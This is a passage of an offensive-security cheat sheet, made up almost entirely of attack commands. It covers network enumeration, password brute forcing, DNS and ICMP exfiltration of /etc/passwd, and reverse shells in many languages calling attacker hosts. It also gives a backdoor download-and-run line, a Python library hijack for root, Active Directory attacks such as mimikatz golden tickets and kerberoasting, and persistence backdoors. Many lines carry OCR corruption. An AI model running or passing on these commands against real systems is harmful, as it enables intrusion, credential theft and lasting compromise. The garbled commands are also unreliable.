python3 atomizer.py owa 10.10.10.10 pass.txt user.txt -i 0:0:01
```

SNMP protocol

Need to start the tftp service

```
./snmpblow.pl -s srcip -d rtr_ip -t attackerip -f out.txt
snmpstrings.txt
```

Windows executive services list

```
snrnpwalk -c public -v1 ip 1 | grep hrSWRJnName | cut -d" " -f4
```

Windows open ports

```
smpwalk | grep tcpConnState | cut -d" " -f6 | sort-u
```

Installed software

```
smpwalk | grep hrSWInstalledName
```

Windows users

```
snmpwalk ip 1.3 | grep 77.1.2.25 -f4
```

Shared files

```
snmpwalk -v 1 -c public 10.13.37.10
```

Listening with responder

```
responder -I eth1 -v
```

Packet recording

Recording of port packets 22-23

```
tcpdump -nvvX -s0 -i eth0 tcp portrange 22-23
```

Capture specific ip traffic other than subnet

```
tcpdump -I eth0 -tttt dst ip and not net 1.1.1.0/24
```

Traffic recording 192.1

```
tcpdump net 192.1.1
```

Timed recording of traffic

```
dumpcap -I eth0 -a duration: sec -w file file.pcap
```

Check Reply PCAP

```
file2cable -i eth0 -f file.pcap
```

Checking Reply packets (FUZZ | Dos)

```
tcpreplay --topspeed --loop=0 --intf=eth0 .pcap_file_to replay rnbps=10|100|1000
```

DNSRecon command

```
Reverse lookup for IP range:
./dnsrecon.rb -t rvs -i 192.1.1.1,192.1.1.20
Retrieve standard DNS records:
./dnsrecon.rb -t std -d domain.corn
Enumerate suborders:
./dnsrecon.rb -t brt -d domain.corn -w hosts.txt
DNS zone transfer:
./dnsrecon -d domain.corn -t axfr
```

reverse dns lookup operation and checking the output with nmap

```
nmap -R -sL -Pn -dns-servers dns svr ip range | awk '{if( ($1" "$2"
"$3)=="Nmap scan report")print$5" "$6}' | sed 's/(//g' I sed 's/)//g'
dns.txt
```

VPN

Write psk on the file

```
ike-scan -M -A vpn ip -P file
```

attack vpn server

```
ike-scan -A -t 1 --sourceip= spoof ip dst ip
```

Fiked - Create fake vpn server

```
Must know the VPN group name a~d pre-shared key;
1. Ettercap filter to drop IPSEC traffic (UDP port 500)
   if(ip.proto == UDP && udp.scc == 500) {
      kill();
      drop();
      msg (" UDP packet dropped ") ;
2. Compile filter
   etterfilter udpdrop.filter -o udpdrop.ef
3. Start Ettercap and drop all IPSEC ~raffic
   #ettercap -T -g -M arp -F udpdrop.ef // //
4. Enable IP Forward
   echo "1" /proc/sys/net/ipv4/ip_forward
5. Configure IPtables to port forward to Fiked server
    iptables -t nat -A PREROUTING -p udp -I eth0 -d VPN Server IP -j
   DNAT - - to Attacking Host IP
    iptables -P FORWARD ACCEP~
6. Start Fiked to impersonate the VPN Server
   fiked - g vpn gatewa; ip - k VPN Group Name:Group Pre-Shared Ke;
7. Stop Ettercap
8. Restart Ettercap without the filter
   ettercap -T -M arp II II
```

Guess username with hydra

```
hydra -L ~/seclists/Usernames/Names/femalenames-usa-top1000.txt -p Welcome123! IP PROTOCC
```

Display smb paths with smbclient

```
smbclient -U USERNAME -L IP
```

Accessing the system environment using WRM

```
ruby evil-winrm.rb -u USER -p PASS -i IP
```

Directing local traffic to a specified address

```
simpleproxy -L 8000 -R 10.10.10.10:1337
```

Putty software

Registry key to report any operation by putty (even commands and outputs)

```
[HKEY_CURRENT_USER\Software\Si~onTatham\Putt;\Sessions\Default%20Settings]
"LogFileName"="%TEMP%\putty.dat"
"LogType"=dword:00000002"
```

ldap

Search for important ldap information using impackt

```
ldapsearch -h <host> -x -b "dc=<dc>,dc=local"
```

Display all ldap structural information

```
ldapsearch -x -LLL -w PASSWORD
```

#ftp

Connect to ftp with username and password

```
lftp -e 'set ssl:verify-certificate false' -u "user,pass" -p 21 10.10.10.10
```

Printers

Establish connection

```
python pret.py 10.10.10.10 pjl
```

Email sending and smtp password guessing

```
1.
nc -lvnp 80
```

```
2.
while reading mail; do swaks --to $mail --from it@sneakymailer.htb --header "Subject: Cre
```

vnc

Decode the VNC Install.reg file

```
vncpwd.exe <ENCRYPTEDPASSWORD>
```

Oe

```
RealVNC
HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\vncserver
Value: Password

TightVNC
HKEY_CURRENT_USER\Software\TightVNC\Server
HKLM\SOFTWARE\TightVNC\Server\ControlPassword

tightvnc.ini
vnc_viewer.ini
Value: Password or PasswordViewOnly

TigerVNC
HKEY_LOCAL_USER\Software\TigerVNC\WinVNC4
Value: Password

UltraVNC
C:\Program Files\UltraVNC\ultravnc.ini
Value: passwd or passwd2
```

more info

##CCTV

Data collection

```
nmap -Pn -sV --script "rtsp-*" -p 554 10.10.10.10/24
```

Guess the password

```
rtspbrute -t ip.txt -p 554
```

Jack of all trades

```
docker run -t ullaakut/cameradar -t 192.168.100.0/24
```

SSH

connect to SSH service on the target

```
ssh <target>
```

scan for open SSH port on the target

```
nmap -p 22 <target> -
```

brute force SSH login

```
hydra -L users.txt -P passwords.txt ssh://<target> -
```

80 (HTTP)

retrieve content from the HTTP server on the target

```
curl http://<target> -
```

scan for open HTTP port on the target

```
nmap -p 80 <target>
```

directory enumeration on the HTTP server

```
dirb http://<target>
```

443 (HTTPS)

retrieve content from the HTTPS server on the target

```
curl https://<target>
```

scan for open HTTPS port on the target

```
nmap -p 443 <target>
```

perform SSL/TLS vulnerability scan on HTTPS server

```
sslscan <target>:443
```

21 (FTP)

connect to FTP service on the target

```
ftp <target>
```

scan for open FTP port on the target

```
nmap -p 21 <target>
```

brute force FTP login

```
hydra -l <username> -P passwords.txt ftp://<target>
```

25 (SMTP)

connect to SMTP service on the target

```
telnet <target> 25
```

scan for open SMTP port on the target

```
nmap -p 25 <target>
```

enumerate valid users on SMTP server

```
smtp-user-enum -M VRFY -U users.txt -t <target>
```

53 (DNS)

perform DNS lookup on the target

```
nslookup <target>
```

scan for open DNS port on the target

```
nmap -p 53 <target>
```

perform DNS enumeration on the target

```
dnsrecon -d <target>
```

110 (POP3)

connect to POP3 service on the target

```
telnet <target> 110
```

scan for open POP3 port on the target

```
nmap -p 110 <target>
```

brute force POP3 login

```
hydra -l <username> -P passwords.txt pop3://<target>
```

143 (IMAP)

connect to IMAP service on the target

```
telnet <target> 143
```

scan for open IMAP port on the target

```
nmap -p 143 <target> -
```

brute force IMAP login

```
hydra -l <username> -P passwords.txt imap://<target> -
```

3306 (MySQL)

connect to MySQL service on the target

```
mysql -h <target> -u <username> -p
```

scan for open MySQL port on the target

```
nmap -p 3306 <target>
```

perform SQL injection on MySQL database

```
sqlmap -u "http://<target>/index.php?id=1" --dbs
```

3389 (RDP)

connect to RDP service on the target

```
rdesktop <target>
```

scan for open RDP port on the target

```
nmap -p 3389 <target>
```

brute force RDP login

```
crowbar -b rdp -s <target>/32 -u users.txt -C passwords.txt
```

5900 (VNC remote desktop)

connect to VNC service on the target

```
vncviewer <target>
```

```
nmap -p 5900 <target>
```

Tips and tricks

Default Credential

S/P	username	password
Jenkins	admin	admin
AWS EC2	ec2-user	N/A (use SSH key)
AWS RDS	N/A (use IAM credentials)	N/A (use IAM credentials)
AWS S3	N/A (use IAM credentials)	N/A (use IAM credentials)
Azure VM	azureuser	N/A (use SSH key)
Azure SQL Database	N/A (use Azure AD authentication or SQL Server authentication)	N/A (use Azure AD authentication or SQL Server authentication)
Google Compute Engine	N/A (use project-level SSH key)	N/A (use project-level SSH key)
Google Cloud SQL	N/A (use Cloud SQL Proxy or SSL/TLS certificate)	N/A (use Cloud SQL Proxy or SSL/TLS certificate)

S/P	username	password
Docker	root	N/A
Kubernetes	N/A	N/A (use Kubernetes authentication mechanisms)
OpenStack	ubuntu	ubuntu
VMware ESXi	root	N/A
Cisco IOS	cisco	cisco
Juniper Junos	root	juniper123

more: https://github.com/ihebski/DefaultCreds-cheat-sheet

Browser Cache

Firefox

```
cd /. mozilla/firefox/4pzgqgj4. default - release
sqlite3 places. sqlite
.tables
select moz_places. url from moz_places;
. qui
```

File transfer

Transfer by ftp without direct access to shell

```
echo open ip 21 ftp.txt
echo user ftp.txt
echo pass ftp.txt
echo bin ftp.txt
echo GET file tp.txt
echo bye ftp.txt
ftp -s:ftp.txt
```

Transfer Dns in Linux

```
On victim:
1. Hex encode the file to be transferred
    xxd -p secret file.hex
2. Read in each line and do a DNS lookup
    forb in 'cat fole.hex'; do dig $b.shell.evilexample.com; done

Attacker:
1. Capture DNS exfil packets
    tcdpump -w /tmp/dns -s0 port 53 and host system.example.com
2. Cut the exfilled hex from the DNS packet
    tcpdump -r dnsdemo -n | grep shell.evilexample.com | cut -f9 -d'
    cut -f1 -d'.' | uniq received. txt
3. Reverse the hex encoding
    xxd -r -p received~.txt kefS.pgp
```

Execute the exfil command and transfer its information with icmp

```
On victim (never ending 1 liner):
     stringz=cat /etc/passwd | od -tx1 | cut -c8- | tr -d " " | tr -d "\n";
counter=0; while (($counter = ${#stringZ})) ;do ping -s 16 -c l -p
${stringZ:$counter:16} 192.168.10.10 &&
counter=$( (counter+~6)) ; done

On attacker (capture pac~ets to data.dmp and parse):
tcpdump -ntvvSxs 0 'icmp[0]=8' data.dmp
grep 0x0020 data.dmp | cut -c21- | tr -d " " | tr -d "\n" | xxd -r -p
```

Open mail relay

```
C:\ telnet x.x.x.x 25
Hello x.x.x.x
MAIL FROM: me@you.com
RCPT TO: YOU@YOU.com
DATA
Thank you.
quit
```

Reverse loose

Netcat command (* run on the attacker's system)

```
nc 10.0.0.1 1234 -e /bin/sh Linux reverse shell
nc 10.0.0.1 1234 -e cmd.exe Windows reverse shell
```

Netcat command (-e may not be supported in some versions)

```
nc -e /bin/sh 10.0.0.1 1234
```

Netcat command for when -e is not supported

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/fl/bin/sh -i 2 &line l0.0.0.1 1234 /tmp/f
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.15.105 9999 >/tmp/f
```

Perl language

```
perl -e 'use Socket; $i="10.0.0.l"; $p=1234; socket (S, PF INET, SOCK STREAM,
getprotobjname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){
open(STDIN," &S") ;open(STDOUT," &S"); open(STDERR," &S"); exec("/bin/sh" -i");};'
```

Perl language without /bin/sh

```
perl -MIO -e '$p=fork;exit,if($p);$c=new
IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN- fdopen($c,r);$~-fdopen($
c, w) ; system$_ while ;'
```

Perl language for windows

```
perl -MIO -e '$c=new IO: :Socket: :INET(PeerAddr,''attackerip:4444'') ;STDIN-fdopen($
c,r) ;$~- fdopen($c,w) ;system$_ while ;'
```

Python language

```
python -c 'import socket, subprocess, os; s=socket. socket (socket. AF_INET,
socket.SOCK_STREAM); s.connect( ("10.0.0.1",1234)); os.dup2 (s.fileno() ,0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
```

Or

```
check sudoer script content like:

#!/usr/bin/python3
from shutil import make_archive
src = '/var/www/html/'
# old ftp directory, not used anymore
#dst = '/srv/ftp/html'
dst = '/var/backups/html'
make_archive(dst, 'gztar', src)
You have new mail in /var/mail/waldo

and create file for got root as shutil.py contains:

import os
import pty
import socket

lhost = "10.10.10.10"
lport = 4444

ZIP_DEFLATED = 0

class ZipFile:
   def close(*args):
       return
   def __init__(self, *args):
       return

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((lhost, lport))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
os.putenv("HISTFILE",'/dev/null')
pty.spawn("/bin/bash")
s.close()

and run sudoer script with

sudo -E PYTHONPATH=$(pwd) /opt/scripts/admin_tasks.sh 6
```

Bash language

```
bash -i & /dev/tcp/10.0.0.1/8080 0 &1
```

Java language

```
r = Runtime.getRuntime()
p = r.exec( ["/bin/bash","-c","exec 5 /dev/tcp/10.0.0.1/2002;cat &5 |
while read line; do \$line 2 &5 &5; done"] as String[])
p.waitFor()
```

Php language

```
php -r '$sock=fsockopen("10.0.0.1", 1234) ;exec("/bin/sh -i &3 &3 2 &3");'
```

Ruby language

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i; exec
sprintf("/bin/sh -i &%d &%d 2 &%d",f,f,f)'
```

Ruby language without /bin/sh

```
by -rsocket -e 'exit if
fork;c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(cmd, " r
") {| io|c.print io.read}end'
```

Ruby language for windows

```
ruby -rsocket -e
'c=TCPSocket.new("attackerip","4444");while(crnd=c.gets);IO.popen{cmd,"r" ) {|
io|c.print io.read}end'
```

Telnet command

```
rm -f /tmp/p; mknod /tmp/p p && telnet attackerrip 4444 0/tmp/p
--OR--
telnet attacker rip 4444 | /bin/bash | telnet attacker rip 4445
```

Xterm command

```
xterm -display 10.0.0.1:1
o Start Listener: Xnest: 1
o Add permission to connect: xhost +victimP
```

Other

```
wget hhtp:// server /backdoor.sh -O- | sh Downloads and runs backdoor.sh
```

spawn shell

```
python3 -c 'import pty; pty.spawn("/bin/sh")'
```

or

```
sudo - I
python -c 'import pty; pty. spawn("/bin/bash")'
sudo -u webadmin vi
ESC +:+ !/bin/sh
bash - i
whoami
```

```
try ctrl + z
stty raw -echo
fg
```

```
echo os.system('/bin/bash')
```

```
/bin/sh -i
```

```
perl -e 'exec "/bin/sh";'
```

```
perl: exec "/bin/sh";
```

```
ruby: exec "/bin/sh"
```

```
lua: os.execute('/bin/sh')
```

```
(From within IRB)
exec "/bin/sh"
```

```
(From within vi)
:!bash
```

```
(From within vi)
:set shell=/bin/bash:shell
```

```
(From within nmap)
!sh
```

netsec.ws

Improve accessibility

Help: https://gtfobins.github.io/

Increasing accessibility with composer

```
TF=$(mktemp -d)
echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
sudo composer --working-dir=$TF run-script x
```

Increasing access with docker

You must be logged in with an application that is a member of the docker group.

```
docker run -v /root:/mnt -it ubuntu
```

Or

```
docker run --rm -it --privileged nginx bash
mkdir /mnt/fsroot
```

```
mount /dev/sda /mnt/fsroot
```

Increasing access with docker socket

```
Checking docker exposure

curl -s --unix-socket /var/run/docker.sock http://localhost/images/json

We do the following commands in the script.

cmd="whoami"
payload="[\"/bin/sh\",\"-c\",\"chroot /mnt sh -c \\\"$cmd\\\"\"]"
response=$(curl -s -XPOST --unix-socket /var/run/docker.sock -d "{\"Image\":\"sandbox\",\

revShellContainerID=$(echo "$response" | cut -d'"' -f4)

curl -s -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/$revShellCc
sleep 1
curl --output - -s --unix-socket /var/run/docker.sock "http://localhost/containers/$revSh

Then we run it.

./docket-socket-expose.sh
```

chroot

```
chroot /root /bin/bash
```

Increase access with lxd

```
in attacker host
1. git clone https://github.com/saghul/lxd-alpine-builder.git
2. ./build-alpine
in victim host
3. Download built image
4. import ./alpine-v3.12-x86_64-20200621_2005.tar.gz --alias attacker
5. lxc init attacker tester -c security.privileged=true
6. lxc exec tester/bin/sh
```

Increase access with WSUS

```
SharpWSUS.exe create /payload:"C:\Users\user\Desktop\PsExec64.exe" /args:"-acceptula -s -
SharpWSUS.exe approve /updateid:<id> /computername:dc.domain.dev /groupname:"title"
```

Increase access in journalctl

The journalctl launcher must be run with more privileges such as sudo.

```
journalctl
!/bin/sh
```

Or

```
sudo journalctl
!/bin/sh
```

Improve access with Splunk Universal Forward Hijacking

```
python PySplunkWhisperer2_remote.py --lhost 10.10.10.5 --host 10.10.15.20 --username admi
```

Increase access with 00-header file

```
echo "id" >> 00-header
```

Increase accessibility in nano

```
Ctrl+R + Ctrl+X
reset; sh 1>&0 2>&0
```

Or

```
Ctrl+W
/etc/shadow
```

Increase access in vi

```
:!/bin/sh
```

Increase access by ShadowCredentials method

```
whisker.exe add /target:user
.\Rubeus.exe askgt /user:user /certificate:<base64-cert> /password:"password" /domain:dom
```

Increase access using acl

```
$user = "megacorp\jorden"
$folder = "C:\Users\administrator"
$acl = get-acl $folder
$aclpermissions = $user, "FullControl", "ContainerInherit, ObjectInherit", "None", "Allow
$aclrule = new-object System.Security.AccessControl.FileSystemAccessRule $aclpermissions
$acl.AddAccessRule($aclrule)
set-acl -path $folder -AclObject $acl
get-acl $folder | folder
```

Increase access with ldap

```
To enable ssh using ldap

0. exec ldapmodify -x -w PASSWORD
1. Paste this
dn: cn=openssh-lpk,cn=schema,cn=config
objectClass: olcSchemaConfig
cn: openssh-lpk
olcAttributeTypes: ( 1.3.6.1.4.1.24552.500.1.1.1.13 NAME 'sshPublicKey'
   DESC 'MANDATORY: OpenSSH Public key'
   EQUALITY octetStringMatch
   SYNTAX 1.3.6.1.4.1.1466.115.121.1.40)
olcObjectClasses: ( 1.3.6.1.4.1.24552.500.1.1.2.0 NAME 'ldapPublicKey' SUP top AUXILIARY
   DESC 'MANDATORY: OpenSSH LPK objectclass'
   MAY ( sshPublicKey $ uid )
   )

To improve access to the desired user and user group
```

```
2. exec ldapmodify -x -w PASSWORD
3. Paste this
dn: uid=UID,ou=users,ou=linux,ou=servers,dc=DC,dc=DC
changeType: modify
add: objectClass
objectClass: ldapPublicKey
-
add: sshPublicKey
sshPublicKey: content of id_rsa.pub
-
replace: EVIL GROUP ID
uidNumber: CURRENT USER ID
-
replace: EVIL USER ID
```

Copy from ndts using SeBackupPrivilege permission

```
import-module .\SeBackupPrivilegeUtils.dll
import-module .\SeBackupPrivilegeCmdLets.dll
Copy-FileSebackupPrivilege z:\Windows\NTDS\ntds.dit C:\temp\ndts.dit
```

Elevate access with the SeImpersonatePrivilege permission

```
https://github.com/dievus/printspoofer
printspoofer.exe -i -c "powershell -c whoami"
```

Read files without authentication with diskshadow

```
1. priv.txt contain
SET CONTEXT PERSISTENT NEWSWRITERSp
add volume c: alias 0xprashantp
createp
expose %0xprashant% z:p
2. exec with diskshadow /s priv.txt
```

Elevate access with the SeLoadDriverPrivilege permission

```
FIRST:
Download https://github.com/FuzzySecurity/Capcom-Rootkit/blob/master/Driver/Capcom.sys
```

```
Download https://raw.githubusercontent.com/TarlogicSecurity/EoPLoadDriver/master/eoploadc
Download https://github.com/tandasat/ExploitCapcom
change ExploitCapcom.cpp line 292
TCHAR CommandLine[] = TEXT("C:\\Windows\\system32\\cmd.exe");
to
TCHAR CommandLine[] = TEXT("C:\\test\\shell.exe");
then compile ExploitCapcom.cpp and eoploaddriver.cpp to .exe

SECOND:
1. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.4 LPORT=4444 -f exe > shell
2. .\eoploaddriver.exe System\CurrentControlSet\MyService C:\test\capcom.sys
3. .\ExploitCapcom.exe
```

Escalation with find

```
var/lib/jenkins/find . -exec bash -p -i > & /dev/tcp/192.168.2.x/8000 0 > &1 \; - quit
```

Upgrade access with vds.exe service

```
. .\PowerUp.ps1
Invoke-ServiceAbuse -Name 'vds' -UserName 'domain\user1'
```

Improve access with ForceChangePassword

```
https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1
Import-Module .\PowerView_dev.ps1
Set-DomainUserPassword -Identity user1 -verbose
Enter-PSSession -ComputerName COMPUTERNAME -Credential “”
```

Improving access with the browser service

```
. .\PowerUp.ps1
Invoke-ServiceAbuse -Name 'browser' -UserName 'domain\user1'
```

Improve access with GenericWrite access

```
$pass = ConvertTo-SecureString 'Password123#' -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential('DOMAIN\MASTER USER'), $pas
Set-DomainObject -Credential $creds USER1 -Clear service principalname
```

```
Set-DomainObject -Credential $creds -Identity USER1 -SET @{serviceprincipalname='none/flu
```

Improve access using Sql service and ActiveSessions

```
https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/lateral_
. .\Heidi.ps1
Invoke-SQLOCmd -Verbose -Command “net localgroup administrators user1 /add” -Instance COM
```

Get golden ticket using mimikatz and scheduled task

```
1.mimikatz# token::elevate
2.mimikatz# vault::cred /patch
3.mimikatz# lsadump::lsa /patch
4.mimikatz# kerberos::golden /user:Administrator /rc4:<Administrator NTLM(step 3)> /domai
5. powercat -l -v -p 443
6.schtasks /create /S DOMAIN /SC Weekly /RU "NT Authority\SYSTEM" /TN "enterprise" /TR "p
7.schtasks /run /s DOMAIN /TN "enterprise"
```

Upgrade access using the Pass-the-Ticket method

```
1..\Rubeus.exe askgt /user:<USET>$ /rc4:<NTLM HASH> /ptt
2. klist
```

Upgrade access with vulnerable GPO

```
1..\SharpGPOAbuse.exe --AddComputerTask --Taskname "Update" --Author DOMAIN\<USER> --Comm
```

Golden Ticket production with mimikatz

```
1.mimikatz # lsadump::dcsync /user:<USER>
2.mimikatz # kerberos::golden /user:<USER> /domain:</DOMAIN> /sid:<OBJECT SECURITY ID> /r
```

Upgrade access with TRUSTWORTHY database in SQL Server

```
1. . .\PowerUpSQL.ps1
2. Get-SQLInstanceLocal -Verbose
3. (Get-SQLServerLinkCrawl -Verbos -Instance "10.10.10.10" -Query 'select * from master.
4.
USE "master";
SELECT *, SCHEMA_NAME("schema_id") AS 'schema' FROM "master"."sys"."objects" WHERE "type"
execute('sp_configure "xp_cmdshell",1;RECONFIGURE') at "<DOMAIN>\<DATABASE NAME>"
5. powershell -ep bypass
6. Import-Module .\powercat.ps1
7. powercat -l -v -p 443 -t 10000
8.
SELECT *, SCHEMA_NAME("schema_id") AS 'schema' FROM "master"."sys"."objects" WHERE "type"
execute('sp_configure "xp_cmdshell",1;RECONFIGURE') at "<DOMAIN>\<DATABASE NAME>"
execute('exec master..xp_cmdshell "\\10.10.10.10\reverse.exe"') at "<DOMAIN>\<DATABASE NA
```

gdbus

```
gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --m
```

Permanent access

for Linux (in the attacker's system)

```
crontab -e: set for every 10 min
0-59/10 nc ip 777 -e /bin/bash
```

for Windows (start task scheduler)

```
sc config schedule start = auto
net start schedule
at 13:30 "C:\nc.exe ip 777 -e cmd.exe""
```

Running a backdoor along with bypassing the Windows firewall

```
1. REG add HKEY CURRENT USER\Software\Microsoft\Windows\CurrentVersion\Run
    /v firewall 7t REG SZ /d "c:\windows\system32\backdoor.exe" /f
2. at 19:00 /every:M,T,W,Th,F cmd /c start "%USERPROFILE%\backdoor.exe"
3. SCHTASKS /Create /RU "SYSTEt1" /SC MINUTE /t10 45 /TN FIREWALL /TR
    "%USERPROFILE%\backdoor.exe" /ED 12/12/2012
```

Payload development in smb or webdav

```
Via SMB:
1. From the compromised machine, share the payload folder
2. Set sharing to 'Everyone'
3. Use psexec or wmic command to remotely execute payload

Via WebDAV:
1. Launch Metasploit 'webdav file server' module
2. Set the following options:
     localexe = true
     localfile= payload
     localroot= payload directory
     disablePayloadHandler=true
3. Use psexec or wmic command to remotely execute payload
     psexec \\ remote ip /u domain\compromised_user /p password "\\payload
     ip \test\msf.exe"

OR -
wmic /node: remote ip /user:domain\compromised user //password:password
process call create "\\ payload ip \test\msf.exe"
```

Get lsass process and extract information with mimikatz

```
procdump.exe -accepteula -64 -ma lsass.exe lsass.dmp
mimikatz # sekurlsa::minidump lsass.dmp
mimikatz # sekurlsa::logonPasswords f
```

Extract information in memory using mimikatz plugin in volatility

```
volatility – plugins=/usr/share/volatility/plugins – profile=Win7SP0x86 -f halomar.dmp mi
```

Tunnel

SSH Tunnel

```
ssh -D 8083 root@192.168.8.3
vi /etc/proxychains.conf ->  socks4 127.0.0.1 8083
proxychains nap -sT 10.1.3.1 -Pn
```

Fpipe - receiving information from port 1234 and transferring to port 80 2.2.2.2

```
fpipe.exe -l 1234 -r 80 2.2.2.2
```

Socks.exe - Intranet scanning in Socks proxy

```
On redirector (1.1.1.1):
     socks.exe -i1.1.1.1 -p 8C80

Attacker:
Modify /etc/proxjchains.conf:
Comment out: #proxy_dns
Comment out: #socks4a 127.0.0.1 9050
Add line: socks4 1.1.1.1 8080
Scan through socks proxy:
     proxychains nmap -PN -vv -sT -p 22,135,139,445 2.2.2.2
```

Socat - receiving information from port 1234 and transferring to port 80 2.2.2.2

```
socat TCP4:LISTEN:1234 TCP4:2.2.2.2:80
```

Create ssh without ssh service

```
./socat TCP-LISTEN:22,fork,reuseaddr TCP:172.10.10.11:22
```

Stunnel - ssl encapsulated in nc tunnel (Windows & Linux) [8]

```
On attacker (client):
Modify /stunnel.conf
    clien = yes
```

```
    [netcat client]
    accept = 5555
    connect = -Listening IP-:4444

On victim (listening server)
Modify /stunnel.conf
    client = no
    [ne~cat server]
    accept = 4444
    connect = 7777
C:\ nc -vlp 7777

On attacker (client):
# nc -nv 127.0.0.1 5555
```

Search tips on google

Parameter	Explanation
site: [url]	Search for a site [url]
numrange: [#]...[#]	Search in the numerical range
date: [#]	Search in the last month
link: [url]	Search for pages that have a specific address
related: [url]	Search for pages related to a specific address
intitle: [string]	Search for pages that have a specific title
inurl: [string]	Search for pages that have a specific address in their url
filejpe: [xls]	Search all files with xls extension
phonebook: [name]	Search all phone books that have a specific name

Video teleconferencing tips

Polycom brand

```
telnet ip
#Enter 1 char, get uname:pwd
http://ip/getsecure.cgi
http://ip/er_a_rc1.htm
```

```
http://ip/a_security.htm
http://ip/a_rc.htm
```

Trandberg brand

```
http://ip/snapctrl.ssi
```

Sony webcam brand

```
http:// ip /commard/visca-gen.cgi?visca=str
8101046202FF : Freeze Camera
```

Convert binary to ski with perl

```
cat blue | perl -lpe '$_=pack"B*",$_' > bin
```

Review and implementation laboratory

```
https://htbmachines.github.io/
```

send mail

```
swaks --to receiver@mail.dev --from from@mail.dev --server mail.server.dev --body "BODY"
```

Sending the current file by nc

```
nc 10.10.10.10 3131 < output.zip
```

read auth clear-text credentials in nix

```
more /var/log/auth.log
```

jenkins reverse shell

```
1)
nc -nvlp 999

2)
Visit http://10.1.3.1:1234/script/console
String host="192.168.2.x";
int port=999;
String cmd="/bin/bash";Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start(
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputS
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0
()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush()
{p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

check linux joined ad

```
/etc/krb5.conf
```

or

```
"kinit -k host/$(hostname -f)"
```

linux ad credential stored

```
/var/lib/jenkins/adm_domain.keytab
```

Request TGT using the discovered keytab file

```
kinit adm_domain@OPERATIONS.ATOMIC.SITE - k - tadmin_domain. keytab
klist
```

Requesting CIFS ticket of Child Domain Controller

```
kuno cifs\/OPS-ChildDC
klist
```

PTH with Linux

```
apt -get install krb5 -user
export KRB5CCNAME =/tmp/krb5cc_123
proxychains psexec.py -k -no -pass -debug -dc -ip 10.1.1.2 adm_domain@OPS -CHILDDC
```

Extract the hash of adm_domain user only (with active Kerberos ticket)

```
proxychains secretsdump. py -no -pass -just -dc -user adm_domain -debug -dc -ip 10.1.1.2
```

Extract the hash OPERATIONS.ATOMIC.SITE (with active Kerberos ticket)

```
proxychains secretsdump. py -k -no -pass -debug -dc -ip 10.1.1.2 adm_domain@OPS -CHILDDC
```

Extract specify for domain SID

```
proxychains lookupsid.py operations/Administrator@OPS -CHILDDC -hashes aad36435b51404eeaa
```

or

```
$User = New - Object System. Security. Principal. NTAccount("atomic","krbtgt")
$strSID = $objUser. Translate([System. Security. Principal. SecurityIdentifier])
```

```
$strSID.Value
```

Forge a golden ticket using OPERATIONS.ATOMIC.SITE “krbtgt” account

```
kerberos::golden /user: Administrator /domain:operations.atomic.site /sid:S-1-5-21-375773
krbtgt:8e268effbf6735b8fb5be206cb3dfead /sids:S-1-5-21-95921459-2896253700-3873779052-519
```

Schedule a task at Atomic-DC server from OPS-CHILDDC after passing golden ticket

```
1)
download & edit PowerShellTcpOneLine.ps1
https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcpOneLine.ps1


2)
schtasks /create /S atomic -dc.atomic.site /SC Weekly /RU "NT Authority \SYSTEM" /TN "war

3)
nc -nlvp 7779


4)
schtasks /Run /S atomic-dc. atomic. site /TN "warfare"
```

Download & execute Invoke-Mimikatz.ps1 in memory

```
(New - Object Net. WebClient).DownloadString('http://192.168.2. x/Invoke - Mimikatz. ps1');Invoke -
Command "sekurlsa: :logonpasswords"
```

Psexec in ATOMIC-DC server as enterprise administrator:

```
proxychains psexec. py - debug - hashes : c49927a1eb5a335dfb681db95d3a45a2 atomic/Administrator@ATO
```

Enumerate named account with SPN in Nuclear.site domain

```
IEX (New - Object Net. WebClient).DownloadString('http://192.168.2.2/PowerView_dev. ps1')
Get - NetDomainTrust | ? {$_. TrustType - ne 'External'} | %{Get - NetUser - SPN - Domain $_. Targ
```

kerberoasting

```
1)
Get - NetDomainTrust | ? {$_. TrustType - ne 'External'} | %{Get - NetUser - SPN - Domain $_. Targ

2)Enumerate accounts with SPN set in nuclear.site domain
Request - SPNTicket - SPN HTTP/nuclear - dc. nuclear. site

3)
Invoke - Kerberoast - Domain nuclear. site | % { $_.Hash } | Out - File - Encoding ASCII hashes. kerber

4)Filter the output to include only account HASH
$file = "C:\Users\Public\ hashes. kerberoast"
$ba = [System. io. file]: : ReadallBytes($file)
$str = [System. convert]: :tobase64string($ba)

5)Decode base64 & store it in file
base64 "encoded" | base64 - d > hashes. kerberoast
```

Using “sendemail” for transmitting email:

```
cat msg.txt | sendemail - l email. log - f "test@test. com" - u "important_delivery" - t "a@a.com" - s
```

Shell of DB-Server

```
proxychains python msdat. py xpcmdshell – s 10.1.3.2 – p 1433 – U sa – P ´SAAdmin! @#$%´ – –enab
–disable – xpcmdshell – –disable – xpcmdshell – shell
```

open cmd.exe with wordpress or ...

xfreerdp x.rdp /timeout:99999 Word->File->Open cmd.exe

Abuse SMPTRAP service

```
sc qc snmptrap
